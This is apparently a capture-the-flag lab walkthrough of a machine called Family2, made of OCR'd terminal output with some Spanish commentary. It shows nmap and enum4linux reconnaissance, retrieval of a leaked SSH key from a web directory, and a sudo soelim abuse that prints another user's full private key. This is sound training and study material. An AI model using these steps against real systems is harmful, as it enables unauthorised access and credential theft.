

Family2




```
/home/guel ⌚ 21:04:38
$ nmap -sS -p- --open --min-rate 5000 -Pn -n -vvv 192.168.0.43
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 21:05 -03
Initiating ARP Ping Scan at 21:05
Scanning 192.168.0.43 [1 port]
Completed ARP Ping Scan at 21:05, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:05
Scanning 192.168.0.43 [65535 ports]
Discovered open port 25/tcp on 192.168.0.43
Discovered open port 143/tcp on 192.168.0.43
Discovered open port 445/tcp on 192.168.0.43
Discovered open port 995/tcp on 192.168.0.43
Discovered open port 139/tcp on 192.168.0.43
Discovered open port 110/tcp on 192.168.0.43
Discovered open port 993/tcp on 192.168.0.43
Discovered open port 80/tcp on 192.168.0.43
Discovered open port 22/tcp on 192.168.0.43
Completed SYN Stealth Scan at 21:06, 33.40s elapsed (65535 total ports)
Nmap scan report for 192.168.0.43
Host is up, received arp-response (0.0036s latency).
Scanned at 2025-05-21 21:05:28 -03 for 33s
Not shown: 46449 filtered tcp ports (no-response), 19077 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE      REASON
22/tcp  open  ssh          syn-ack ttl 64
25/tcp  open  smtp         syn-ack ttl 64
80/tcp  open  http         syn-ack ttl 64
110/tcp open  pop3         syn-ack ttl 64
139/tcp open  netbios-ssn  syn-ack ttl 64
143/tcp open  imap         syn-ack ttl 64
445/tcp open  microsoft-ds syn-ack ttl 64
993/tcp open  imaps        syn-ack ttl 64
```



Index of /


Name	Last modified	Size	Description
nicegiftformybaby	2021-10-31 16:25	11K	

Apache/2.4.51 (Debian) Server at 192.168.0.43 Port 80




```
00000000: 2d2d 2d2d 2d42 4547 494e 204f 5045 4e53  -----BEGIN OPENS
00000010: 5348 2050 5249 5641 5445 204b 4559 2d2d  SH PRIVATE KEY--
00000020: 2d2d 2d0a 6233 426c 626e 4e7a 6143 3172  ---.b3BlbnNzaC1r
00000030: 5a58 6b74 646a 4541 4141 4141 4247 3576  ZXktdjEAAAAABG5v
00000040: 626d 5541 4141 4145 626d 3975 5a51 4141  bmUAAAAEbm9uZQAA
00000050: 4141 4141 4141 4142 4141 4142 6c77 4141  AAAAAAABAAABlwAA
00000060: 4141 647a 6332 6774 636e 0a4e 6841 4141  AAdzc2gtcn.NhAAA
00000070: 4141 7745 4141 5141 4141 5945 417a 5a4f  AAwEAAQAAAYEAzZO
00000080: 5458 3169 5471 7a62 4945 374a 3364 7231  TX1iTqzbIE7J3dr1
00000090: 3976 346a 7676 4632 6b72 356c 6338 4161  9v4jvvF2kr5lc8Aa
000000a0: 6b76 486e 456a 6b73 6a47 5a6c 6343 4b61  kvHnEjksjGZlcCKa
000000b0: 690a 616a 516a 2b33 4764 584c 6657 5635  i.ajQj+3GdXLfWV5
000000c0: 4572 5266 444b 6465 596c 4e4e 686a 4a76  ErRfDKdeYlNNhjJv
000000d0: 4547 445a 5654 314a 486d 3956 6142 3463  EGDZVT1JHm9VaB4c
000000e0: 5773 456a 7235 536c 4763 752f 6369 516d  WsEjr5SlGcu/ciQm
000000f0: 6754 6955 3572 5373 0a32 4971 6339 3146  gTiU5rSs.2Iqc91F
00000100: 7257 614e 6d49 6763 5765 6972 5152 5046  rWaNmIgcWeirQRPF
00000110: 7255 4f46 7143 6d36 6171 664f 416b 6368  rUOFqCm6aqfOAkch
00000120: 5141 3765 3032 474d 5251 3361 3038 377a  QA7e02GMRQ3a087z
00000130: 6f4f 477a 4f48 4152 5057 6e48 4d44 470a  oOGzOHARPWnHMDG.
00000140: 6a61 585a 5354 7264 494c 4b61 6751 314c  jaXZSTrdILKagQ1L
00000150: 3539 5335 357a 2b78 3350 3550 4164 4352  59S55z+x3P5PAdCR
00000160: 322b 7578 756a 6f68 736e 6b38 4849 365a  2+uxujohsnk8HI6Z
00000170: 7861 6545 6e62 494d 4d38 714a 4b64 5469  xaeEnbIMM8qJKdTi
00000180: 706e 2f69 4237 0a33 6743 4d72 4662 346d  pn/iB7.3gCMrFb4m
00000190: 4d44 676b 3538 414c 6e67 3774 4739 3564  MDgk58ALng7tG95d
000001a0: 6632 4d54 5653 557a 4b77 482f 5a70 442f  f2MTVSUzKwH/ZpD/
000001b0: 694f 576f 7735 7577 6175 4f75 2b63 5643  iOWow5uwauOu+cVC
000001c0: 2f47 3772 5057 7767 7733 4c68 740a 5a42  /G7rPWwgw3Lht.ZB
000001d0: 4643 5131 7730 4550 466e 4544 4975 6f47  FCQ1w0EPFnEDIuoG
000001e0: 6246 5570 316a 4f62 5574 5945 4141 6e55  bFUp1jObUtYEAAnU
000001f0: 4769 4439 7845 6a32 7757 3852 7453 2b52  GiD9xEj2wW8RtS+R
00000200: 6f76 534e 6f45 5a55 6b2f 7379 7748 4d46  ovSNoEZUk/sywHMF
00000210: 644d 4f53 0a78 5447 505a 6636 5973 6553  dMOS.xTGPZf6YseS
00000220: 3830 4233 6a59 436b 5675 5558 764f 3645  80B3jYCkVuUXvO6E
00000230: 3369 6f49 5a36 4f31 726b 5849 504c 4c64  3ioIZ6O1rkXIPLLd
```


looking for users names with enum4linux



```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\dad (Local User)
S-1-22-1-1001 Unix User\mum (Local User)
S-1-22-1-1002 Unix User\baby (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
```




```
/home/guel/Work ⌚ 16:50:26
$ ssh baby@192.168.0.43 -i key
Linux family2 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Mon Nov  1 13:33:11 2021 from 192.168.0.28
baby@family2:~$ 
```




```
baby@family2:~$ sudo -l
Matching Defaults entries for baby on family2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User baby may run the following commands on family2:
    (mum) NOPASSWD: /usr/bin/soelim
baby@family2:~$ 
```

`soelim`: Es un programa que forma parte de **groff** (sistema de procesamiento de documentos en Unix). Su función es **preprocesar archivos de texto.**




```
baby@family2:/var/mail$ sudo -u mum /usr/bin/soelim /home/mum/.ssh/id_rsa
.lf 1 /home/mum/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAo8d07Ufqv8Iu7FoRUcYz8WROGwykIW72J1geSGt4qHWmsnheUleB
90HPkDtEv2lbbLRwbBvD0n9bXToliGTwsEi02STssQVizJ4KOujHHhv31K0tfxhP0kjHdC
zU71RX7d/XksMWy/Ui2o2ME75tV86ej0SJ6oVmXdhEBg/37mHHdck3vSduKBVCFEkuc+VP
5gxSDUVsXeREipoIzBA61btF/tShhGkGeMt/xsETllKbnEYZDZm+LYMBwqH5rr33FNa+4i
eKBbORjgPkT9mCUfmi1kyTlJToiGnHMhdiq8yZZlpU+/tC3+M5y9YvJZ7WlMsY46ukeA24
TQ+CntneHuJVRMVn4RImNwxa35BCNMWYdQ+wpZfSUxmrteyGmRNsRT8LGzbe/jsu8TKs6e
Xib85QAeTlPXOJQI+j8m72pjSsRghQF+sR/wtIcNjwb+1fR+RJJ8MRdz9t3k6DIL2VPAZR
1PmAGVsz+32fZfBBpM2Kcgs9cKVOGbhoHE/kc8ETAAAFgKNndd2jZ3XdAAAAB3NzaC1yc2
EAAAGBAKPHdO1H6r/CLuxaEVHGM/FkThsMpCFu9idYHkhreKh1prJ4XlJXgfdBz5A7RL9p
W2y0cGwbw9J/W106JYhk8LBItNkk7LEFYsyeCjroxx4b99StLX8YT9JIx3Qs1O9UV+3f15
LDFsv1ItqNjBO+bVfOno9EieqFZl3YRAYP9+5hx3XJN70nbigVQhRJLnPlT+YMUg1FbF3k
RIqaCMwQOtW7Rf7UoYRpBnjLf8bBE5ZSm5xGGQ2Zvi2DAcKh+a699xTWvuInigWzkY4D5E
/ZglH5otZMk5SU6IhpxzIXYqvMmWZaVPv7Qt/jOcvWLyWe1pTLGOOrpHgNuE0Pgp7Z3h7i
VUTFZ+ESJjcMWt+QQjTFmHUPsKWX0lMZq7XshpkTbEU/Cxs23v47LvEyrOnl4m/OUAHk5T
1ziUCPo/Ju9qY0rEYIUBfrEf8LSHDY8G/tX0fkSSfDEXc/bd5OgyC9lTwGUdT5gBlbM/t9
n2XwQaTNinILPXClThm4aBxP5HPBEwAAAAMBAAEAAAGBAKDUjIE6n08BvJyC8gEQlw+UhZ
LQfhkK4xTN1qcdSpZ7OmCGDXHk1w7dBJxJZ4BkUNBV/RRcy5bZU/of0J25Khaiv12BgiFv
/Y6cH8Wrs2Vg56VlDomBcVk5+QufvtbrR5GjwAkyJR/SsRBX8detp6iTkWd1Uc4Ig/biGi
Kt6bWhNYL4PxE0OFuKTKKpHsHWzPhG3wiDRSCKubg1/S+PPIeIaPsPCTGDBUT36ZlfHwH+
SytSNuYBNR1ySfc8onkzt236×0yAN5DHYRYge82vy/agoIeAonYHNpEtK1AjDYrBrreTZ+
OtOREyfOh1+jq4Jf3HczIulml95xEF82gWGfYuX36B6Zg1FUXtCOKV9DEG2nsmTpaGo1ZI
DN6Mbva/HXOBv4jm19amxJYK9J5/mawJauuwG2CmhoJDL03V4MeKFjOcdEPBxE3j23R6FI
L3xV4gomGs5Cp92jX4P+dAtAt5kHkwYKbtxaiTQMHQupIgzeJruodIVVqTp0tlQrFJ4QAA
AMAzVhhpPRAXs/o/YDnmKWkjbEDDMKbggUDl6lyhf7HbZkTxcPdFfHDGQomFfXSP6TzvSD
RKQBvWGiUM82h4YVxd2CfIp+XJaiiUqeKJ9Qsq4MQv8BGbdvWxQuYR7yz4vu8a/QhNqmTb
BdJI7IHLuVf6UuPibtoJaaIMd6KunNAEN2QGThNQ9SaZv8TMoaEL4xmca/snT3UwjzRvt1
2pEMfdjkeMsHkJ+RgSJkzsTgoLqPVCInRwoEQg1IMx5Pn/yMwAAADBANBYctl2AvRTRae+
F6PRL84oUGwu71GVJV62Jc6GNOfVF4ucpYLBwh1Q74DoMnxSbP+BbksirRInBato5Ypd4R
0lW9Np39ajz9/hqVdV8w5Zhmxs5gcyEu42gALPbEddQ5Nub7r/95mNAL9Ui2IifbNSRhVT
wbr9If0VABmmNp+zUH7qjEBktr2pZF4gOa/pj0yWAtYeKRN22kjdamz4902HWy1DYxKEPS
WbnB8ZoPG0LHYyrhG9WmtZOukOLaoOgwAAAMEAyT1zGlhOFvgcNR9ewaZHU97p2m6/1lWj
```



